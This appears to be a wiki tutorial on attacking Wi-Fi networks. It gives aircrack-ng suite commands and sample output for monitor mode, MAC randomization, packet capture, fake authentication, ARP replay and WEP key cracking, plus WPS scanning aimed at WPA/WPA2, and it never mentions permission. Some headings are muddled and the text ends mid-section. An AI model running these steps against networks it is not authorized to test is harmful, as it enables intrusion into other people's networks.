

# wireless

- [1. Monitor Mode & Randomized MAC](#)
- [2. Pre Connection Attacks](#)
- [3. WiFi Bands and Frequencies](#)
- [4. Targeted Packet Sniffing](#)
- [5. Gaining Access - WEP Cracking](#)
- [6. Fake Authentication Attack](#)
- [7. WEP Cracking](#)
- [8. WPA and WPA2 Cracking](#)
- [9. Practice](#)

# 1. Monitor Mode & Randomized MAC

## Check Network Adapters

```
iwconfig
```

## Cofigure Monitor Mode

Standard Mode should be Mode:Managed and Power Management: off

Powerdown wifi card

```
ifconfig wlan0 down
```

Kill all programs using the wireless card:

```
airmon-ng check kill
```

change mode to **Monitor**

```
iwconfig wlan0 mode monitor
```

## Randomize MAC Address

```
macchanger --random wlan0
```

bring device back up

## Bring Device back up

```
ifconfig wlan0 up
```

# Discover Nearby Networks

```
airodump-ng wlan0
```

## 2. Pre Connection Attacks


I am assuming you already did this:

>>you need to prepare your network card like here<<

## Scan Networks

```
airodump-ng wlan0
```

You should see something like this:



```
CH  2  ][ Elapsed: 18 s  ][ 2018-10-08 09:59
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
64:16:F0:EC:7B:F3	-50	29	0 0	6	270	WPA	CCMP	PSK	Test_AP
5C:A8:6A:16:A0:4C	-38	13	2 0	1	54e	WEP	WEP		eir21601582-2.4G
F8:23:B2:B9:50:A8	-50	21	2 0	3	130	OPN			Eir88
F8:23:B2:B9:50:A9	-53	20	0 0	3	130	WPA2	CCMP	MGT	eir_WiFi

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
-------	---------	-----	------	------	--------	-------

let's break this down:

### BSSID

Is the MAC Address of the Network

### PWR

Is the signal strenght or power. The higher the number, the better signal we have

# Beacons

Are the frames send from the Network to broadcast it's existance. Every Network, even if it's hidden, sends this frames to tell the wireless devices that it exists and it's MAC Address, it's channel, it's encryption and it's name

# Data

This are the data packages or data frames. They are the packages which get interesting when it comes to wireless hacking

# #/s

Are the packages which were collected the last 10 seconds

# CH

Is the wireless Channel of the Network

# MB

Is the Maxinum Speed supported

# ENC

Is the Encryption used

# CIPHER

Cipher used in the Network

# Auth

is the authentications used in this network. For example PSK (Pre shared key) or MGT

# ESSID

Is the Network Name

Don't worry just yet about **ENC, CIPHER and Auth** just yet, it will be a part in the gaining Access part of this Wiki

# 3. WiFi Bands and Frequencies

Now I'd like to talk about WiFi Bands. The Band defines what frequencies it uses to broadcast the signal. That means it also defines the Frequency the Client must have to be able to support and use in order to connect to the network.

The most common frequencies in use are 2.4 and 5 Ghz

## The most common WiFi Bands are:

- **a** uses 5Ghz frequency only
- **b,g** both use 2.4Ghz frequency only
- **n** uses 5 and 2.4 Ghz frequency
- **ac** uses frequencies lower than 6 Ghz

if the Network Name isn't shown, it probably means that your Adapter isn't able to connect to the Network or a router is broadcasting across 2 frequencies or is out of reach.

You can specify which Band airodump-ng listens with the --band flag. For example if you want to specify 5Ghz:

```
airodump-ng --band a wlan0
```

if your Wifi Adapter supports all bands, you could scan for multiple bands like this:

```
airodump-ng --band abg wlan0
```

# 4. Targeted Packet Sniffing

After scanning via airodump-ng you get like previous stated a similar output like this:

```
CH 2 ][ Elapsed: 18 s ][ 2018-10-08 09:59
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
64:16:F0:EC:7B:F3	-50	29	0 0	6	270	WPA	CCMP	PSK	Test_AP
5C:A8:6A:16:A0:4C	-38	13	2 0	1	54e	WEP	WEP		eir21601582-2.4G
F8:23:B2:B9:50:A8	-50	21	2 0	3	130	OPN			Eir88
F8:23:B2:B9:50:A9	-53	20	0 0	3	130	WPA2	CCMP	MGT	eir_WiFi

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
-------	---------	-----	------	------	--------	-------

Pic a target network like shown in the ESSID

```
airodump-ng --bssid 11:22:33:44:55:55 --channel 5 --write ~/test-01 wlan0
```

You will see something like this:

```
CH 2 ][ Elapsed: 2 mins ][ 2018-10-08 10:27
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F8:23:B2:B9:50:A8	-47	52	1152	161 1	2	130	WPA2	CCMP	PSK	eir73766789-2.4G

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
F8:23:B2:B9:50:A8	40:98:AD:98:51:70	-1	1e- 0	0	2	
F8:23:B2:B9:50:A8	80:E6:50:22:A2:E8	-29	0 -24e	0	189	I
F8:23:B2:B9:50:A8	8C:BF:A6:E3:AC:58	-54	0e- 6	0	41	

Now you'll get several cap files. The interesting one for now is .cap, which can be directly be opened in Wireshark

```
root@kali:~# ls
Desktop Downloads Pictures Templates test-01.csv test-01.kismet.netxml
Documents Music Public test-01.cap test-01.kismet.csv Videos
```

## Wireshark:



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
46	3.048134	Apple_22:a2:e8 (80:e6:50:22:a2:e8) (TA)	HuaweiTe_b9:50:a8 (... 802.11	802.11	28	802.11 Block Ack, Flags=.....
47	3.048134	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	16	Request-to-send, Flags=.....
48	3.048134	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	10	Clear-to-send, Flags=.....
49	3.049158	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	16	Request-to-send, Flags=.....
50	3.049157	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	10	Clear-to-send, Flags=.....
51	3.049158	Apple_22:a2:e8 (80:e6:50:22:a2:e8) (TA)	HuaweiTe_b9:50:a8 (... 802.11	802.11	28	802.11 Block Ack, Flags=.....
52	3.051737	Apple_22:a2:e8 (80:e6:50:22:a2:e8) (TA)	HuaweiTe_b9:50:a8 (... 802.11	802.11	16	Request-to-send, Flags=.....
53	3.051718	Apple_22:a2:e8 (80:e6:50:22:a2:e8) (TA)	HuaweiTe_b9:50:a8 (... 802.11	802.11	10	Clear-to-send, Flags=.....
54	3.051718	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	28	802.11 Block Ack, Flags=.....
55	3.198169	Apple_22:a2:e8 (80:e6:50:22:a2:e8) (TA)	HuaweiTe_b9:50:a8 (... 802.11	802.11	16	Request-to-send, Flags=.....
56	3.198149	Apple_22:a2:e8 (80:e6:50:22:a2:e8) (TA)	HuaweiTe_b9:50:a8 (... 802.11	802.11	10	Clear-to-send, Flags=.....
57	3.198150	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	28	802.11 Block Ack, Flags=.....
58	3.271366	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	16	Request-to-send, Flags=.....
59	3.271366	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	10	Clear-to-send, Flags=.....
60	3.271365	HuaweiTe_b9:50:a8 (f8:23:b2:b9:50:a8) (...	Apple_22:a2:e8 (80:...	802.11	16	Request-to-send, Flags=.....

▶ Frame 54: 28 bytes on wire (224 bits), 28 bytes captured (224 bits)  
 ▼ IEEE 802.11 802.11 Block Ack, Flags: .....  
   Type/Subtype: 802.11 Block Ack (0x0019)  
   ▶ Frame Control Field: 0x9400  
     .... 0000 = Version: 0  
     .... 01.. = Type: Control frame (1)  
     1001 .... = Subtype: 9  
   ▶ Flags: 0x00  
     .000 0000 0000 0000 = Duration: 0 microseconds  
   Receiver address: Apple\_22:a2:e8 (80:e6:50:22:a2:e8)  
   Transmitter address: HuaweiTe\_b9:50:a8 (f8:23:b2:b9:50:a8)  
   ▶ Compressed BlockAck Response

```

0000  94 00 00 00 80 e6 50 22 a2 e8 f8 23 b2 b9 50 a8  ....P" ...#..P.
0010  05 00 30 9c 01 00 00 00 00 00 00 00 00 00 00  ..0.....
  
```

This Packages are all encrypted. If the Wireless Network wouldn't use any encryption, we could see directly see all the URLs and probably passwords. However the example is encrypted and they also will be the foundation of up coming attacks

# 5. Gaining Access - WEP Cracking

## Basics

- WEP means: Wired Equivalent Privacy
- It's an old encryption
- Uses an algorithm called **RC4**
- Still used in some networks
- Can be cracked easily

## How Encryption works

- Each Package is encrypted via a unique Keystream
- Random Initialization Vector (IV) is used to generate the Keystreams
- The IV is only 24 bits
- $IV + (\text{password}) \text{ Key} = \text{keystream}$

## WEP Cracking

- IV is too small (24bits)
- IV is sent in plain text

## Weakness

- IV's **will repeat** on busy networks
- This will make WEP vulnerable to statistical attacks
- Repeated IV's can be used to determine the Keystream
- And break the encryption

We can use the tool aircrack-ng to determine the keystream

## To crack WEP we need to

I am assuming, you already have done Part 1 and 2 of this tutorial

## 1. Capture a large amount of Packages/IVs (airodump-ng)

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 12 --write ~/wep-cap wlan0
```

## 2. Analyse the captured IVs and crack the key (aircrack-ng)

```
aircrack-ng wep-cap.cap
```

It should look something like this:

```
root@kali:~# aircrack-ng basic_wep-01.cap
Opening basic_wep-01.cap
Read 328704 packets.

# BSSID          ESSID          Encryption
1 F8:23:B2:B9:50:A8 Test_AP3       WEP (155258 IVs)

Choosing first network as target.

Opening basic_wep-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 156072 ivs.
                KEY FOUND! [ 41:73:32:33:70 ] (ASCII: As23p )
                Decrypted correctly: 100%
```

If the ASCII Code isn't displayed, which will be sometimes the case, just use the key between the brackets, while removing the colons like this: 41:73:32:33:70 -> 4173323370

Which means, the target router will accept both: **As23p** or **4173323370** as password

# WEP Cracking

## Problem:

- If network is not busy
- It would take some time to capture enough IVs

## Solution:

- Force the AP to generate new IVs

# Fake Authentication

## Problem:

APs communicate with connected clients

- We can't communicate with it
- we can't even start the attack

## Solution:

- Associate (don't confuse with connecting to AP) with the AP before launching the attack

### 1) Use airodump-ng

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 11 --write arpreplay wlan0
```

### 2) Associate with AP

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

The MAC Address 48:5D:60:2A:45:25 is an example for your wireless adapter's MAC Address. You can get the MAC by typing:

```
ifconfig
```

```
mon0: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI> mtu 1500
    unspec 48-5D-60-2A-45-25-30-3A-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 369825 bytes 45061639 (42.9 MiB)
    RX errors 0 dropped 54195 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Just use the first **12** chars and replace the minus with columns

After Running **aireplay-ng** the Option **AUTH** should be **OPN** and a new **Station** should appear. The Station should be your Adapters MAC Address

```
CH 6 ][ Elapsed: 4 mins ][ 2018-10-09 12:40
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
64:16:F0:EC:7B:F3	-33	100	2369	0 0	6	270	WEP	WEP	OPN	Test_AP

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
64:16:F0:EC:7B:F3	48:5D:60:2A:45:25	0	0 - 1	I 0	4	

This means, you are associated but not connected to the network. Which means you can now communicate with the AP. If you send anything to this network it will now accept it, even when not connected to the Network.

# ARP Request Replay Attack

## Problem

- If Network is not busy
- it would take some time to capture enough IVs

## Solution

- Force the AP (AccessPoint) to generate new IVs

## This is the most reliable and easy method

- Wait for an ARP packet
- Capture it and replay it (retransmit it)
- This causes the AP to produce another packet with a new IV
- Keep doing this till we have enough IVs to crack the key

### 1) Use airodump-ng

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 11 --write arpreplay wlan0
```

### 2) Associate with the AP

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

### 3) ARP Request Replay Attack

```
aireplay-ng -- arpreplay -b 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

Now it will flood the Access Point with packages to generate IV's

### 4) Now associate another time with the AccessPoint

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

### 5) And run aircrack-ng

```
aircrack-ng arpreplay-01.cap
```

For easier layout, use Terminator as terminal, so you can split the terminal and have various commandlines open or use a terminal Multiplexer like tmux. I'd recommend to run 1) 3) and 5) at the same time.

# 6. Fake Authentication Attack

## Why do we the fake Auth?

- APs can only communicate with connected Clients
- If we aren't connected, we even cant start the attack
- therefore we need the Fake Auth Attack

## Scan networks

```
airodump-ng wlan0
```

## Get desired BSSID

from Network you want to attack

## Collect data packages

```
airodump-ng --bssid 00:00:00:00:00:00 --channel 13 --write arpreplay wlan0
```

## Associate with the desired Network

```
aireplay-ng --fakeauth 0 -a 00:00:00:00:00:00 -h 11:11:11:11:11:11 wlan0
```

(the Zeros stand for network MAC Address and the ones for your Adapters MAC Address)

After running this command, you should get something like OPN under the category AUTH:

CH 6 ][ Elapsed: 4 mins ][ 2018-10-09 12:40											
BSSID	PWR	RXQ	Beacons	#Data, #/s		CH	MB	ENC	CIPHER	AUTH	ESSID
64:16:F0:EC:7B:F3	-35	100	2376	0	0	6	270	WEP	WEP	OPN	Test_AP
BSSID	STATION		PWR	Rate		Lost	Frames	Probe			
64:16:F0:EC:7B:F3	48:5D:60:2A:45:25		0	0	- 1	0	4				



# 7. WEP Cracking

If the Network isn't busy we need to force the AccessPoint to generate new packages. We are doing that via **ARP Request Replay**. We wait for an ARP packet, capture it and replay it. This causes the AP to produce another packet with a new IV. We are doing this until we have enough IVs to crack the Key

```
aireplay-ng --arpreplay -b 00:00:00:00:00:00 -h 11:11:11:11:11:11 wlan0
```

Associate once more

```
aireplay-ng --fakeauth 0 -a 00:00:00:00:00:00 -h 11:11:11:11:11:11 wlan0
```

crack the Password

```
aircrack-ng arpreplay-01.cap
```

# 8. WPA and WPA2 Cracking

Both, WPA and WPA2 can be cracked using the same methods. They are made to address the issues in WEP and made much more secure. Each packet is encrypted using a unique temporary key.

- Packets contain no useful information

## WPA and WPA2 Cracking

- both can be cracked using the same methods
- they are made to close the security holes of WEP
- and are way more secure
- each packet is encrypted using a unique temporary key

**Packets contain no useful information**

## ARP Request Replay

- WPS is a feature that can be used with WPA and WPA2.
- Allows clients to connect without the password
- Authentication is done using a 8 digit pin
  - 8 Digits are very small
  - We can try all possible pins in relatively short time
  - Then the WPS pin can be used to compute the actual password.

PS: This only works if the router is configured not to use PBC (Push Button Authentication)

## Check if Network has WPS active

```
wash --interface wlan0
```

The Output should look like this:

```
root@kali:~# wash --interface mon0
BSSID          Ch  dBm  WPS  Lck  Vendor  ESSID
-----
00:10:18:90:2D:EE  1  -53  1.0  No   Broadcom  Test_AP
^C
root@kali:~#
```

Here you can see WPS is labeled as 1.0. This doesn't tell you if it uses Pushbutton Authentication, you just have to try.

lets associate with the network

# 9. Practice

I am assuming you already have Monitor Mode active

We want to check all the networks which have WPS Activated:

```
wash --interface wlan0
```